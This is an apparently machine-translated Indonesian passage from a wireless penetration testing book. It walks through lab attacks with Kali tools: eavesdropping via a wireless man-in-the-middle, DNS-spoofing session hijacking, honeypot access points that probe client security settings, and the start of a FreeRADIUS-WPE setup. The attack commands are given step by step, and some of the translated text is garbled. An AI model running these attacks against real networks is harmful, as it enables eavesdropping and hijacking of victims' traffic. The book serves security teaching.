
5.Di Wireshark, kita akan melihat banyak aktivitas:




6. Tetapkan filter untuk http agar hanya melihat lalu lintas web:




7.Kami dapat dengan mudah menemukan permintaan pos HTTP yang digunakan untuk mengirim kata sandi ke titik akses nirkabel:



8.Berikutnya adalah tampilan yang diperbesar dari paket sebelumnya:



9. Memperluas header HTTP, memungkinkan kita untuk melihat bahwa sebenarnya kata sandi yang kita masukkan dalam teks biasa tidak dikirim apa adanya; sebagai gantinya, hash telah dikirim. Jika kita melihat paket, diberi label nomor 64 pada tangkapan layar di halaman sebelumnya, kita dapat melihat bahwa ada permintaan untuk /md5.js, yang membuat kita curiga bahwa itu adalah ahash md5 kata sandi. Sangat menarik untuk dicatat di sini bahwa teknik ini mungkin rentan terhadap serangan replay jika garam kriptografi tidak digunakan per sesi dalam pembuatan hash. Kami membiarkannya sebagai latihan bagi pengguna untuk mengetahui detailnya, karena ini bukan bagian dari keamanan nirkabel dan karenanya berada di luar cakupan buku ini:



```
HTTP/1.1\r\n\r\n
```

```
GET /post_login.xml?hash=94e7e8f5c474c69258308d9ce76ceb2634b417d5 HTTP/1.1\r\n
```

```
[Expert Info (chat/Sequence): GET /post_login.xml?hash=94e7e8f5c474c69258308d9ce76ceb2634b417d5 HTTP/1.1\r\n]
```

```
Request Method: GET
```

```
Request URI: /post_login.xml?hash=94e7e8f5c474c69258308d9ce76ceb2634b417d5
```

```
Request Version: HTTP/1.1
```

10. Ini menunjukkan betapa mudahnya memantau dan menguping lalu lintas yang dikirim oleh klien selama serangan man-in-the-middle.

Apa yang baru saja terjadi?

Pengaturan MITM yang kami buat sekarang memungkinkan kami untuk menguping lalu lintas nirkabel korban tanpa sepengetahuan korban. Ini dimungkinkan karena, dalam MITM, semua lalu lintas diteruskan melalui mesin penyerang. Dengan demikian, semua lalu lintas korban yang tidak terenkripsi tersedia untuk penyadapan bagi penyerang.

Selamat mencoba – temukan pencarian Google

Di dunia sekarang ini, kita semua ingin merahasiakan apa yang kita telusuri di Google. Lalu lintas di pencarian Google sayangnya melalui HTTP dan teks biasa secara default.

Bisakah Anda memikirkan filter tampilan cerdas yang dapat Anda gunakan dengan Wireshark untuk melihat semua pencarian Google yang dilakukan oleh korban?

Pembajakan sesi melalui nirkabel

Salah satu serangan menarik lainnya yang dapat kami bangun di atas MITM adalah pembajakan sesi aplikasi. Selama serangan MITM, paket korban dikirim ke penyerang. Sekarang tanggung jawab penyerang untuk menyampaikan ini ke tujuan yang sah dan menyampaikan tanggapan dari tujuan ke korban. Hal yang menarik untuk diperhatikan adalah, selama proses ini, penyerang dapat memodifikasi data dalam paket (jika tidak terenkripsi dan tidak terlindungi dari gangguan). Ini berarti dia dapat memodifikasi, memotong-motong, dan bahkan menjatuhkan paket secara diam-diam.


Dalam contoh berikutnya, kita akan melihat pembajakan DNS melalui nirkabel menggunakan pengaturan MITM. Kemudian, menggunakan pembajakan DNS, kami akan membajak sesi browser ke <https://www.google.com>.

Saatnya beraksi – pembajakan sesi melalui nirkabel

1. Siapkan pengujian persis seperti di lab serangan man-in-the-middle. Pada korban, mari jalankan browser dan ketik <https://www.google.com>. Mari gunakan Wireshark untuk memantau lalu lintas ini. Layar Anda harus menyerupai berikut ini:

No.	Time	Source	Destination	Protocol	Info
1	0.000000	IntelCor_35:fc:44	Broadcast	ARP	Who has 192.168.0.1? Tell 192.168.0.197
2	0.000603	D-Link_d2:8e:25	IntelCor_35:fc:44	ARP	192.168.0.1 is at 00:21:91:d2:8e:25
3	0.005758	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
4	1.001276	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
5	2.000004	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
6	3.415114	D-Link_d2:8e:25	Broadcast	ARP	Who has 192.168.0.198? Tell 192.168.0.1
7	3.999838	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
8	7.999001	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
9	8.720771	192.168.0.197	192.168.0.1	DNS	Standard query ANY wpad
10	9.719183	192.168.0.197	192.168.0.1	DNS	Standard query ANY wpad
11	10.719577	192.168.0.197	192.168.0.1	DNS	Standard query ANY wpad

2. Terapkan filter Wireshark untuk DNS dan, seperti yang bisa kita lihat, korban membuat DNS permintaan untuk <https://www.google.com>:



3.Untuk membajak sesi browser, kami perlu mengirim respons DNS palsu yang akan menyelesaikan alamat IPhttps://www.google.comke alamat IP mesin peretas 192.168.0.199.Alat yang akan kita gunakan untuk ini disebutdnsspoof


dan sintaksnya adalah sebagai berikut:

dnsSpoof -i mitm-bridge


Output dari perintah adalah sebagai berikut:

```
root@kali:~# dnsspoof -i mitm-bridge
dnsspoof: listening on mitm-bridge [udp dst port 53 and not src 192.168.0.199]
```

4.Segarkan jendela browser dan sekarang, seperti yang dapat kita lihat melalui Wireshark, segera setelah korban membuat permintaan DNS untuk semua host (termasukgoogle.com),Dnsspoof membalas:



5.Di mesin korban, kami melihat kesalahan yang mengatakan**Tidak dapat terhubung**. Ini karena kami membuat alamat IP untuk google.com sebagai 192.168.0.199, yang merupakan IP mesin peretas, tetapi tidak ada layanan yang mendengarkan pada port 80:




6.Mari jalankan Apache di Kali menggunakan perintah berikut:

apachectl mulai

Output dari perintah adalah sebagai berikut:

```
root@kali:~# apache2ctl start
apache2: Could not reliably determine the server's fully qualified domain name,
using 127.0.1.1 for ServerName
```

7.Sekarang, setelah kita me-refresh browser korban, kita akan disambut dengan**Berhasil!** halaman default Apache:



8.Demonstrasi ini menunjukkan bagaimana mungkin mencegat data dan mengirim tanggapan palsu ke sesi pembajakan pada korban.

Apa yang baru saja terjadi?

Kami melakukan serangan pembajakan aplikasi menggunakan Wireless MITM sebagai basisnya. Jadi apa yang terjadi di balik layar? Pengaturan MITM memastikan bahwa kami dapat melihat semua paket yang dikirim oleh korban. Segera setelah kami melihat paket permintaan DNS datang dari korban, program Dnsspoof yang berjalan di laptop penyerang mengirimkan tanggapan DNS kepada korban dengan alamat IP mesin penyerang yaitugoogle.com. Laptop korban menerima respons ini dan browser mengirimkan permintaan HTTP ke alamat IP penyerang di porta80.

Pada bagian pertama percobaan, tidak ada proses mendengarkan pada port 80 mesin penyerang dan dengan demikian, Firefox merespons dengan kesalahan. Kemudian, setelah kami memulai server Apache di mesin penyerang pada port 80 (port default), permintaan browser menerima respons dari mesin penyerang dengan default **Berhasil!** halaman.

Lab ini menunjukkan kepada kita bahwa, setelah kita memiliki kendali penuh atas lapisan bawah (Lapisan 2 dalam kasus ini), mudah untuk membajak aplikasi yang berjalan pada lapisan yang lebih tinggi seperti klien DNS dan browser web.

Ayo pahlawan – tantangan pembajakan aplikasi

Langkah selanjutnya dalam pembajakan sesi menggunakan MITM nirkabel adalah memodifikasi data yang sedang dikirim oleh klien. Jelajahi perangkat lunak yang tersedia di Kali disebut **Etercap**. Ini akan membantu Anda membuat pencarian dan mengganti filter untuk lalu lintas jaringan.

Dalam tantangan ini, tulis filter sederhana untuk menggantikan semua kejadian keamanan di lalu lintas jaringan menjadi ketidakamanan. Coba cari di Google untuk keamanan dan periksa apakah hasilnya muncul untuk ketidakamanan.

Menemukan konfigurasi keamanan pada klien

Di bab sebelumnya, kita telah melihat cara membuat Honeypots untuk titik akses terbuka, dilindungi WEP dan WPA, tetapi, ketika kita berada di lapangan dan melihat Permintaan Penyelidikan dari klien, bagaimana kita mengetahui jaringan mana milik SSID yang diperiksa?

Meskipun pada awalnya tampak rumit, solusi untuk masalah ini sederhana. Kita perlu membuat jalur akses yang mengiklankan SSID yang sama tetapi dengan konfigurasi keamanan yang berbeda secara bersamaan. Ketika klien roaming mencari jaringan, secara otomatis akan terhubung ke salah satu titik akses ini berdasarkan konfigurasi jaringan yang tersimpan di dalamnya.

Jadi, biarkan permainan dimulai!

Waktu untuk bertindak – serangan deauthentication pada klien

1. Kami akan berasumsi bahwa klien nirkabel memiliki jaringan Lab Nirkabel yang dikonfigurasi di atasnya, dan secara aktif mengirimkan Permintaan Penyelidikan untuk jaringan ini, ketika tidak terhubung ke titik akses mana pun. Untuk menemukan konfigurasi keamanan jaringan ini, kita perlu membuat beberapa titik akses. Untuk pembahasan kita, kita akan berasumsi bahwa profil klien adalah jaringan terbuka, dilindungi WEP, WPA-PSK, atau WPA2-PSK. Ini berarti kita harus membuat empat titik akses. Untuk melakukan ini, pertama-tama kita akan membuat empat antarmuka virtual—mon0kemon3, menggunakan airmon-ng mulai wlan0perintah berkali-kali:

```
root@kali:~# airmon-ng start wlan0
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
2902    NetworkManager
3201    wpa_supplicant
3213    dhclient
Process with PID 4114 (airbase-ng) is running on interface mon0

Interface      Chipset      Driver
wlan0          Ralink RT2870/3070   rt2800usb - [phy0]
                           (monitor mode enabled on mon2)
mon0           Ralink RT2870/3070   rt2800usb - [phy0]
mon1           Ralink RT2870/3070   rt2800usb - [phy0]
```

2. Anda dapat melihat semua antarmuka yang baru dibuat ini menggunakan ifconfig -a mengetahui:

3.Sekarang kita akan membuat AP terbukamono:

```
root@kali:~# airbase-ng --essid "Wireless Lab" -a AA:AA:AA:AA:AA:AA -c 3 mon0
For information, no action required: Using gettimeofday() instead of /dev/rtc
12:10:20  Created tap interface at1
12:10:20  Trying to set MTU on at1 to 1500
12:10:20  Access Point with BSSID AA:AA:AA:AA:AA started.
```

4.Mari kita buat AP yang dilindungi WEPmon1:

```
root@kali:~# airbase-ng --essid "Wireless Lab" -a BB:BB:BB:BB:BB:BB -W 1 mon1
For information, no action required: Using gettimeofday() instead of /dev/rtc
12:11:26  Created tap interface at2
12:11:26  Trying to set MTU on at2 to 1500
ti_set_mac failed: Cannot assign requested address
You most probably want to set the MAC of your TAP interface.
ifconfig <iface> hw ether BB:BB:BB:BB:BB:BB

12:11:26  Access Point with BSSID BB:BB:BB:BB:BB:BB started.
```

5.AP WPA-PSK akan aktifmon2:

```
root@kali:~# airbase-ng --essid "Wireless Lab" -c 3 -a CC:CC:CC:CC:CC:CC -W 1 -z 2 mon2
For information, no action required: Using gettimeofday() instead of /dev/rtc
12:13:07  Created tap interface at3
12:13:07  Trying to set MTU on at3 to 1500
12:13:07  Access Point with BSSID CC:CC:CC:CC:CC:CC started.
```

6.AP WPA2-PSK akan aktifmon3:

```
root@kali:~# airbase-ng --essid "Wireless Lab" -c 3 -a DD:DD:DD:DD:DD:DD -W 1 -Z 2 mon3
For information, no action required: Using gettimeofday() instead of /dev/rtc
12:13:54  Created tap interface at4
12:13:54  Trying to set MTU on at4 to 1500
12:13:54  Trying to set MTU on mon3 to 1800
ti_set_mac failed: Cannot assign requested address
You most probably want to set the MAC of your TAP interface.
ifconfig <iface> hw ether DD:DD:DD:DD:DD:DD

12:13:54  Access Point with BSSID DD:DD:DD:DD:DD:DD started.
```

7.Kita bisa lariairodump-n pada saluran yang sama untuk memastikan bahwa keempat titik akses aktif dan berjalan, seperti yang ditunjukkan pada tangkapan layar berikut:

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:0B:3B:7C:D0:8D	-93	3	0 0 6 54	WPA2	CCMP	PSK	Downstairs		
DD:DD:DD:DD:DD:DD	0	35	0 0 3 54	WPA2	TKIP	PSK	Wireless Lab		
BB:BB:BB:BB:BB:BB	0	35	0 0 255 54	WEP	WEP		Wireless Lab		
CC:CC:CC:CC:CC:CC	0	35	0 0 3 54	WPA	TKIP	PSK	Wireless Lab		
80:1F:02:8F:34:D5	0	80	0 0 11 54	OPN			mitm		
AA:AA:AA:AA:AA:AA	0	79	0 0 3 54	OPN			Wireless Lab		
9C:D3:6D:2A:7B:C0	-81	3	0 0 11 54e	WPA2	CCMP	PSK	everythingwill		
00:22:B0:62:6D:08	-88	4	0 0 1 54e	WPA	TKIP	PSK	Upstairs		

8. Sekarang mari kita aktifkan Wi-Fi pada klien roaming. Tergantung yang mana **Lab Nirkabel** jaringan yang Anda sambungkan sebelumnya, itu akan terhubung ke konfigurasi keamanan itu. Dalam kasus saya, ini terhubung ke jaringan WPA-PSK, seperti yang ditunjukkan pada tangkapan layar berikut:

```
root@kali:~# airbase-ng --essid "Wireless Lab" -a AA:AA:AA:AA:AA:AA -c 3 mon0
For information, no action required: Using gettimeofday() instead of /dev/rtc
12:10:20 Created tap interface atl
12:10:20 Trying to set MTU on atl to 1500
12:10:20 Access Point with BSSID AA:AA:AA:AA:AA:AA started.
Error: Got channel -1, expected a value > 0.
12:10:41 Client 20:10:7A:45:36:61 associated (unencrypted) to ESSID: "Wireless
Lab"
12:10:41 Client 20:10:7A:45:36:61 associated (unencrypted) to ESSID: "Wireless
Lab"
12:10:41 Client 20:10:7A:45:36:61 associated (unencrypted) to ESSID: "Wireless
Lab"
```

Apa yang baru saja terjadi?

Kami membuat banyak Honeypot dengan SSID yang sama tetapi konfigurasi keamanan berbeda. Bergantung pada konfigurasi mana yang disimpan klien untuk jaringan "Lab Nirkabel", itu terhubung ke jaringan yang sesuai.

Teknik ini berguna karena, jika Anda melakukan uji penetrasi, Anda tidak akan mengetahui konfigurasi keamanan apa yang dimiliki klien di laptopnya. Ini memungkinkan Anda menemukan yang sesuai dengan menetapkan umpan untuk klien. Teknik ini juga disebut **Wi-Fishing**.

Ayo jadi pahlawan – memancing klien

Buat konfigurasi keamanan yang berbeda pada klien untuk SSID yang sama, dan periksa apakah kumpulan Honeypot Anda dapat mendeteksinya.

Penting untuk dicatat bahwa banyak klien Wi-Fi mungkin tidak secara aktif menyelidiki jaringan yang telah mereka simpan di profil mereka. Mungkin tidak mungkin untuk mendeteksi jaringan ini menggunakan teknik yang kita diskusikan di sini.

Kuis pop – serangan WLAN tingkat lanjut

Q1. Dalam serangan MITM, siapa yang berada di tengah?

1. Jalur akses.
2. Penyerang.
3. Korban.
4. Tidak satu pun di atas.

Q2. spoof:

1. Memalsukan permintaan DNS.
2. Memalsukan respons DNS.
3. Perlu dijalankan di server DNS.
4. Perlu dijalankan di titik akses.

Q3. Serangan MITM nirkabel dapat diatur:

1. Di semua klien nirkabel secara bersamaan.
2. Hanya satu saluran dalam satu waktu.
3. Pada SSID apa pun.
4. Baik 3 maupun 4.

Q4. Antarmuka manakah yang paling dekat dengan korban dalam penyiapan MITM kami?

1. Di0.
2. Et0.
- 3.Br0.
4. En0.

Ringkasan

Dalam bab ini, kita belajar bagaimana melakukan serangan tingkat lanjut menggunakan nirkabel sebagai dasarnya. Kami membuat pengaturan untuk serangan MITM melalui nirkabel dan kemudian menggunakannya untuk menguping lalu lintas korban. Kami kemudian menggunakan pengaturan yang sama untuk membajak lapisan aplikasi korban (lalu lintas web, tepatnya) menggunakan serangan peracunan DNS.

Di bab berikutnya, kita akan mempelajari cara melakukan uji penetrasi nirkabel mulai dari perencanaan, penemuan, dan serangan hingga tahap pelaporan. Kami juga akan membahas praktik terbaik untuk mengamankan WLAN.

8

Menyerang WPA-Enterprise dan RADIUS

"Semakin besar mereka, semakin keras mereka jatuh."

Pepatah Populer

WPA-Enterprise selalu memiliki aura kemampuan yang tak terpatahkan di sekitarnya. Sebagian besar administrator jaringan menganggapnya sebagai obat mujarab untuk semua masalah keamanan nirkabel mereka. Dalam bab ini, kita akan melihat bahwa tidak ada yang lebih jauh dari kebenaran.

Dalam bab ini, kita akan mempelajari cara menyerang WPA-Enterprise menggunakan berbagai alat dan teknik yang tersedia di Kali.

Dalam bab ini, kita akan membahas topik-topik berikut:

- Menyiapkan FreeRADIUS-WPE Attacking
- PEAP pada klien Windows Praktik terbaik
- keamanan untuk Perusahaan

Menyiapkan FreeRADIUS-WPE

Kami membutuhkan server RADIUS untuk mengatur serangan WPA-Enterprise. Server RADIUS sumber terbuka yang paling banyak digunakan adalah FreeRADIUS. Namun, menyiapkannya sulit dan mengonfigurasinya untuk setiap serangan bisa jadi membosankan.

Joshua Wright, seorang peneliti keamanan terkenal, membuat tambalan untuk FreeRADIUS yang membuatnya lebih mudah untuk menyiapkan dan melakukan serangan. Tambalan ini dirilis sebagai FreeRADIUS-WPE (**Edisi Pwnage Nirkabel**). Kali tidak secara alami datang dengan FreeRADIUS-WPE, jadi Anda perlu melakukan langkah-langkah berikut untuk mengatur FreeRADIUS-WPE:

1. Arahkan ke <https://github.com/brad-anton/freeradius-wpe> Dan

Anda akan menemukan tautan unduhan di https://github.com/brad-anton/freeradius-wpe/raw/master/freeradius-server-wpe_2.1.12-1_i386.hutang:



Setelah diunduh, instal dengan `dpkg -i freeradius-server-wpe_2.1.12-1_i386.deb` diikuti oleh `hldconfig`:

```
root@kali:~# dpkg -i freeradius-server-wpe_2.1.12-1_i386.deb
Selecting previously unselected package freeradius-server-wpe.
(Reading database ... 345364 files and directories currently installed.)
Unpacking freeradius-server-wpe (from freeradius-server-wpe_2.1.12-1_i386.deb)
...
Setting up freeradius-server-wpe (2.1.12-1) ...
Processing triggers for man-db ...
```

Sekarang mari kita cepat mengatur server RADIUS di Kali.

Saatnya beraksi – menyiapkan AP dengan FreeRADIUS-WPE


Ikuti petunjuk ini untuk memulai:

1. Hubungkan salah satu port LAN titik akses ke port Ethernet di mesin Anda yang menjalankan Kali.

Dalam kasus kami, antarmuka adalah `eth0`. Buka antarmuka dan dapatkan alamat IP dengan menjalankan `DHCP`, seperti yang ditunjukkan pada tangkapan layar berikut:

```
root@kali:~# dhclient eth0
Reloading /etc/samba/smb.conf: smbd only.
RTNETLINK answers: File exists
root@kali:~# ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_req=1 ttl=128 time=0.992 ms
64 bytes from 192.168.1.1: icmp_req=2 ttl=128 time=0.820 ms
^C
--- 192.168.1.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.820/0.906/0.992/0.086 ms
root@kali:~#
```

